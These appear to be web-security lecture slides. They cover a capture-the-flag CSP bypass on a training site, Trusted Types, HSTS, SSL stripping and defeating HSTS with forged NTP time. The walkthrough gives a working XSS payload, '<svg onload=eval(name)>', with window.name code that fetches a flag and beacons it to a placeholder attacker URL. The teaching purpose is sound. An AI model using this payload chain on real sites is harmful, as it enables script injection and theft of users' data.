
Remember that **header()** must be called before any actual output is sent, either by normal HTML tags, blank lines in a file, or from PHP. It is a very common error to read code with [include](#), or [require](#), functions, or another file access function, and have spaces or empty lines that are output before **header()** is called. The same problem exists when using a single PHP/HTML file.

**Can exploit this to make the CSP ineffective?**

# Solution

- To make PHP generate some output before header(), we can try to generate errors which maybe may generate some warning messages:

E.g., we can set an invalid value for the GET parameter alg. To make the output longer, we can use a very long string for alg: >256 random chars



The screenshot shows a web browser window with the address bar displaying `https://training14.webhack.it/?alg=a`. The page content consists of ten identical warning messages stacked vertically, each followed by a line of PHP code. The warnings are: `Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21`. The code snippet shown at the bottom is:

```
<?php
require_once("secrets.php");
$nonce = random_bytes(8);

if(isset($_GET['flag'])) {
```



## Solution (2)

- We were able to make CSP ineffective. However, we can only inject an input that is up to 23 characters... If we look around we can discover a very small payload:

**<svg onload=eval(name)**

where **name** is a javascript variable from the execution context containing additional code that we want to execute!

## Solution (3)

- To use the previous payload, we need to have a custom execution context. Luckily, there is a bug bounty functionality that allows us to send a link to a page. We can send a URL to a page where we have the right execution context. The page that we need to serve could be:

```
<script>
```


```
name="fetch('?flag').then(e=>e.text()).then(e=>navigator.sendBeacon('OUR-URL-SUPPORTING-POST-REQUEST', 'flag='+e))";
```

```
location="https://training14.webhack.it/?user=%3Csvg%20onload=eval(name)%3E&alg=LONG-STRING";
```

```
</script>
```

# Solution (4)

- For instance:
  - we serve the page locally with Python + NGROK
  - since the default HTTP server from Python does not support POST requests without messing with it (easy but we are lazy...), we can embed in the page the URL of another server like requestbin.com
  - We report our NGROK url in the bug bounty functionality



# Trusted Types

# Trusted Types [17]

- New API pushed by Google to **obliterate DOM XSS**
- **Idea**
  - Lock down dangerous injection sinks so that they cannot be called with strings
  - Interaction with those functions is only permitted via special (trusted) typed objects
  - Those objects can be created only inside a Trusted Type Policy (JS code part of the web application)
  - Policies are enforcement by setting the trusted-types special value in the CSP response header
  - Ideally, TT-enforced applications are “secure by default” and the only code that could introduce a DOM XSS vulnerability is in the policies

```
const templateId = location.hash.match(/tplid=([^&]*)/)[1];  
// typeof templateId == "string"  
document.head.innerHTML += templateId // Throws a TypeError!
```

# Trusted Types

- Code “fixed” using Trusted Types

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[0-9a-z-]$/ .test(tpl)) {
      return `<link rel="stylesheet" href="/templates/${tpl}/style.css">`;
    }
    throw new TypeError();
  }
});

const html = templatePolicy.createHTML(location.hash.match(/tplid=([^\&]*)/)[1]);
// html instanceof TrustedHTML
document.head.innerHTML += html;
```

# Trusted Types

- Identified >60 different injection sinks
- 3 possible Trusted Types
  - TrustedHTML strings that can be confidently inserted into injection sinks and rendered as HTML
  - TrustedScript ... into injection sinks that might execute code
  - TrustedScriptURL ... into injection sinks that will parse them as URLs of an external script resource
- Possible pitfalls
  - Non DOM XSS could lead to a bypass of the policy restrictions
  - Sanitisation is left as an exercise to the policy writers
  - Policies are custom JavaScript code that may depend on the global state
  - New bypass vectors/injection sinks yet to be discovered?

# Network Protocol Issues



# Moving from HTTP to HTTPS



Browsers default to HTTP unless the protocol is specified, e.g., when typing a URL in the address bar

GET <http://www.bank.com>

301 Permanent Redirect  
Location: <https://www.bank.com>


GET <https://www.bank.com>

```
<HTML>
```

```
<A href="https://...">
```


```
<FORM action="https://...">
```

```
</HTML>
```



Operates only on HTTPS, all HTTP requests are upgraded to HTTPS

# SSL Stripping



# HTTP Strict Transport Security (HSTS)

- Allows a server to declare that all interactions with it should happen over **HTTPS**
  - Browser **automatically upgrades** all HTTP requests to HTTPS
  - Connection is closed (without asking the user) if errors occur during the setup (e.g., invalid certificate)
- Deployed in the **Strict-Transport-Security** header
  - The header is **ignored** if delivered over HTTP
- Attackers can still perform SSL stripping the first time a site is visited...
  - Browsers ship with a **preload list** of websites which are known to support HTTPS
  - Requirements for inclusion in the list: <https://hstspreload.org>

# HSTS Policy

`maxAge = 6307200;`



Duration of the  
policy (in seconds)

`includeSubDomains;`



Shall the policy be applied  
also to subdomains?  
(Optional)

`preload`



Is the site to be added  
to the preload list?  
(Optional)

# Bypassing HSTS with NTP

- The **Network Time Protocol** (NTP) is used to synchronize the clock between different machines over a network
- Most operating systems use NTP **without authentication**, being thus vulnerable to network attacks
  - Some OS accept **any time** contained in the response (e.g., Ubuntu, Fedora)
  - Other OS impose **constraints on the time difference** (at most 15~48 hours on Windows, big time differences allowed only once in macOS)
- Idea: make the HSTS policies **expire** by forging NTP responses containing a time **far ahead in the future**